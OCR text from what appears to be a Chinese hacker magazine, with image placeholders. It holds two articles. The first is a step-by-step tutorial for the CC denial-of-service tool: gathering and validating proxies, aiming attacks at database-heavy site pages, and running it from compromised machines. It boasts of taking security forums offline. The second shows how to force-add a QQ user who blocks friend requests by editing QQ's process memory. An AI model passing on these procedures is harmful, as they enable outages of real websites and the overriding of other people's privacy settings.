


图12

知道了原理，我们就知道要使用CC的第一件事应该是寻找足够多的代理服务器，上堂课教大家找代理的方法可能比较繁琐，我们不妨再推荐一个新的工具"花刺代理验证"，打开这个工具后界面如图13（也有可能一打开它就会自动最小化到桌面右下脚托盘去了，那么我们可以双击使其"现形"）。


图13

首先单击"下载代理资源"按钮，工具将自动从下方的几个获取代理资源页面获取最新的候选资源，然后我们要一一验证这些代理能用与否，这个工作可以通过单击右上角的"验证全部"按钮来完成，如图14。如果"时间(s)/状态"一栏出现了数字，就表示它是可用的。等全部验证完毕后，我们可以单击"清理"按钮将不能用的资源全部删除，将剩下的资源全选之后，单击"导出选定"保存为一个txt文件（这里是Proxies2006-05-15.txt）。

现在来到CC中，单击第一个按钮LoadProxy，找到刚才的Proxies2006-05-15.txt，就会自动导入CC中了，现在我们在TargetHttp一栏中，填入要攻击的网站的某个web页面，单击AddAttack按钮就可以开始攻击了。




图14

Refer表示用户是从哪里连接来的，欺骗服务器用的，如果不会设置就不用改了。

Host表示机器的域名，一定要记得和TargetHttp里面的一样哦，比如http://www.msn.com/newlist.htm的host就是www.msn.com。Connect表示连接超时，Sendtimeout表示发送超时，Sockets表示每线程管理多少个Sockets，thrds表示点一次Addattack增加多少线程。

使用CC攻击的时候记得一定要选择asp或者php这种动态带数据库查询操作比较多的页面，比如在xx黑客同盟的站点上，我们发现搜索某些资源时，地址栏出现了http://www.7***9.com/Article/Search.asp?ModuleName=Article&Field=Title&Keyword=拒绝服务&ClassID=0&page=2，就能猜到这个页面在数据库中搜索时一定很占用资源，把它填到CC里，开100个线程（CC放到肉鸡上），不一会就能看到该站不能访问了，提示WEB服务器太忙（当然忙了，嘿嘿）。每单击一次"AddAttack"按钮，CC就会增加一行信息显示攻击的具体信息，如果要停止攻击则需要先选中该条目，再单击"DelAttack"按钮。

用这种方法对几个著名的安全论坛进行测试后，好象就邪八逃过了此劫，因此再次严重警告掌握这门技术的读者一定要驾驭好这把双刃剑。

悟空给八戒开完小灶，目送八戒满意的离开办公室后，不久就接到唐僧的求助电话："喂！悟空啊！为师刚才跟观音姐姐视频到一半，忽然就死机了，重启后什么都不做，过一会也死机，而且在CMD下用**netstat -an**命令发现有很多的SYN_RECEIVED的连接，这是怎么回事啊？"

悟空终于知道八戒嘴里那个"无耻"的"骚扰"观音姐姐的家伙是谁了……

（本文中所涉及到的syn.exe、xdos.exe、hgod.exe、上兴僵尸、花刺代理和CC 2.0已收录到本期光盘中）

X小编语：拒绝服务攻击，再说得明白点儿，就相当于我没本事入侵（黑掉）你，我就让你的电脑（服务）瘫痪，你也别想正常上网，可以算得上是一种损人不利己的攻击方式。但这种攻击方式真的很危险，特别是对于防护能力较差的个人用户以及中小型的网站，用于反击一些恶意的个人用户倒也不失为一种有效的方法，因此请大家一定要慎重使用这种攻击方式。

QQ强制加对方为好友新招

王艺翔

经常在网上游荡，总看见一些关于关于QQ的新玩法，比如强制和对方视频聊天，QQ头像的新玩法等等，感觉都很不错，很有创意。最近，我就学会了QQ的一个新玩法——强制加对方为好友，屡试不爽，想加谁就加谁，加10000也照样不会被拒绝。

好了，不说废话了，我们现在就开始做，要用到的工具只有一个，就是铭扬游戏修改器V1.96。假设我们要加的QQ号码为88888，如果按照正常的方法加对方为好友的话会出现如图1所示的界面，你绝对加不了他，因为这个号码设置了“不允许任何人把我列为好友”，如图2。那能不能不经过对方的验证直接加88888为好友呢？当然可以了。




图 1




图 2

操作如下，步骤一，我们先从网上下载铭扬游戏修改器V1.96，安装完成后启动如图3所示；步骤二，从你的好友中找到一个最不经常联系的人，比如我从自己的QQ中找到一个QQ好友为281080839；步骤三，在图3左边的进程处选中“qq.exe”，在“查找数值”处填写“281080839”，然后点击“开始查找”，如图4，查找到的结果如图5所示；步骤四，此时在图5的“数值地址”处会出现一些内存地址，在图5右边的“选中地址”处我们填写“88888”，即对方的qq号码，如图6；步骤五，在图6右边“数值地址”处每选择一个地址然后按下“修改”，此时会出现如图7所示的界面，我们选择“ok”即可以，将上面的地址全部修改完毕，不要漏掉一个地址，实际上也就是将上面的地址全部替换为88888。




图 3




图 4




图 5

